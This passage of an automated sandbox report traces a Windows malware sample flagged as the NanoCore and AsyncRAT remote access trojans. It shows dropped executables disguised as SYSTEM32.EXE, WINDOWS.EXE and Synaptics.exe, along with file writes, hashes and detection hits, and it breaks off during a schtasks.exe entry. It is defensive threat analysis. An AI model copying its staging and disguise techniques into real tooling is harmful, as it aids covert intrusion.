C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40993E	CreateFileA
C:\ProgramData\Synaptics	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	409F66	CreateDirectoryA
C:\ProgramData\Synaptics\Synaptics.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	473880	CopyFileA
C:\ProgramData\Synaptics\Synaptics.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	473880	CopyFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe	0	1082880	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 46 fd fd 51 02 fd fd 02 02 fd fd 02 02 fd fd 02 6d fd 3e 02 12 fd fd 02 6d fd 0a 02 46 fd fd 02 6d fd 0b 02 1f fd fd 02 0b fd 33 02 07 fd fd 02 02 fd fd 02 56 fd fd 02 6d fd 0f 02 01 fd fd 02 6d fd 3d 02 03 fd fd 02 52 69 63 68 02 fd fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd 30 10 4e 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$FQm>mFm3Vmm =RichPEL0N	success or wait	1	40998D	WriteFile
C:\ProgramData\Synaptics\Synaptics.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd fd fd 61 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0b 00 00 fd 1c 00 00 42 03 00 00 00 00 00 4e fd 1c 00 00 20 00 00 00 fd 1c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 20 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELaBN @ @	success or wait	8	473880	CopyFileA
C:\ProgramData\Synaptics\Synaptics.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	473880	CopyFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: ._cache_y8kdmHi6x3.exe PID: **6232**, Parent PID: **4844**

General

Target ID:	6
Start time:	02:39:54
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe"
Imagebase:	0x3c0000
File size:	1082880 bytes
MD5 hash:	3A5072A9A5DC35DFB99A59F67C3DC6C0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000006.00000000.323345675.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000006.00000000.323345675.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000006.00000000.323345675.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000006.00000000.323345675.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000006.00000000.323345675.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000006.00000002.330595199.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000006.00000002.330595199.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000006.00000002.330595199.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000006.00000002.330595199.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000006.00000002.330595199.00000000003CF000.00000002.00000001.01000000.00000005.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Florian Roth • Rule: Malware_QA_update, Description: VT Research QA uploaded malware - file update.exe, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\._cache_y8kdmHi6x3.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SYSTEM32.EXE	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3C1247	CreateFileA
C:\Users\user\Desktop\WINDOWS.EXE	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3C1247	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SYSTEM32.EXE	0	48640	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 23 fd fd 5e 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 08 00 00 fd 00 00 00 0a 00 00 00 00 00 00 fd fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL#^ @ @	success or wait	1	3C1271	WriteFile
C:\Users\user\Desktop\WINDOWS.EXE	0	979968	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	3C1271	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: SYSTEM32.EXE PID: **6952**, Parent PID: **6232**

General

Target ID:	7
Start time:	02:39:56
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\SYSTEM32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SYSTEM32.EXE"
Imagebase:	0xda0000
File size:	48640 bytes

MD5 hash:	807474FC253612359DC697E331F01B43
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000007.00000002.558804825.0000000000DA2000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000007.00000000.327639082.0000000000DA2000.00000002.00000001.01000000.00000006.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\Desktop\SYSTEM32.EXE, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E8E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E8E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C401B4F	ReadFile

Analysis Process: Synaptics.exe PID: **6964**, Parent PID: **4844**

General

Target ID:	8
Start time:	02:39:56
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate
Imagebase:	0xbc0000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000008.00000002.392491539.0000000004159000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000008.00000002.392491539.0000000004159000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.404592341.0000000004B59000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.404592341.0000000004B59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000008.00000002.404592341.0000000004B59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000008.00000002.404592341.0000000004B59000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000008.00000002.404592341.0000000004B59000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E90CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Synaptics.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EC1C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Synaptics.exe.log	0	1299	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6EC1C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E8E5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E8403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E8403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E8E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C401B4F	ReadFile

Analysis Process: WINDOWS.EXE PID: **7016**, Parent PID: **6232**

General

Target ID:	9
Start time:	02:39:57
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\WINDOWS.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\WINDOWS.EXE"
Imagebase:	0x400000
File size:	979968 bytes
MD5 hash:	6278F321B0B9C85A0DF4E485A8DE7993
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.329285707.0000000000401000.00000020.00000001.01000000.00000008.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.337978553.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.337978553.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.337978553.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.329629304.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.329629304.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000000.329629304.00000000004A5000.00000002.00000001.01000000.00000008.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000002.337852872.0000000000401000.00000020.00000001.01000000.00000008.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\WINDOWS.EXE, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\._cache_WINDOWS.EXE	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40993E	CreateFileA

File Written								
File Path	**Offset**	**Length**	**Value**	**Ascii**	**Completion**	**Count**	**Source Address**	**Symbol**
C:\Users\user\Desktop\._cache_WINDOWS.EXE	0	208384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 27 fd 54 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 fd 01 00 00 64 01 00 00 00 00 00 fd fd 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL'Td @	success or wait	1	40998D	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ._cache_WINDOWS.EXE PID: 6580, Parent PID: 7016

General

Target ID:	11
Start time:	02:39:59
Start date:	26/01/2022
Path:	C:\Users\user\Desktop\._cache_WINDOWS.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\._cache_WINDOWS.EXE"
Imagebase:	0x5b0000
File size:	208384 bytes
MD5 hash:	568E6A074378730CEE0947C4C796372D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.562480973.00000000059E0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000B.00000002.562480973.00000000059E0000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.562480973.00000000059E0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.561753594.0000000003BD7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000002.561753594.0000000003BD7000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.558823372.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.558823372.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000002.558823372.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000000.334103669.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000000.334103669.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000000.334103669.00000000005B2000.00000002.00000001.01000000.00000009.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.562031611.0000000004F70000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000B.00000002.562031611.0000000004F70000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\Desktop\._cache_WINDOWS.EXE, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 88%, Metadefender, Browse • Detection: 98%, ReversingLabs
Reputation:	low

Analysis Process: Synaptics.exe PID: **4928**, Parent PID: **7016**

General

Target ID:	12
Start time:	02:40:00
Start date:	26/01/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate
Imagebase:	0x5c0000
File size:	2083328 bytes
MD5 hash:	BFF363A92AC43FF249652A83DADC02AB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.423679022.0000000004579000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.423679022.0000000004579000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000C.00000002.423679022.0000000004579000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000C.00000002.423679022.0000000004579000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.423679022.0000000004579000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000C.00000002.401697054.0000000003B79000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 0000000C.00000002.401697054.0000000003B79000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: **3752**, Parent PID: **6580**

General

Target ID:	13
Start time:	02:40:04
Start date:	26/01/2022

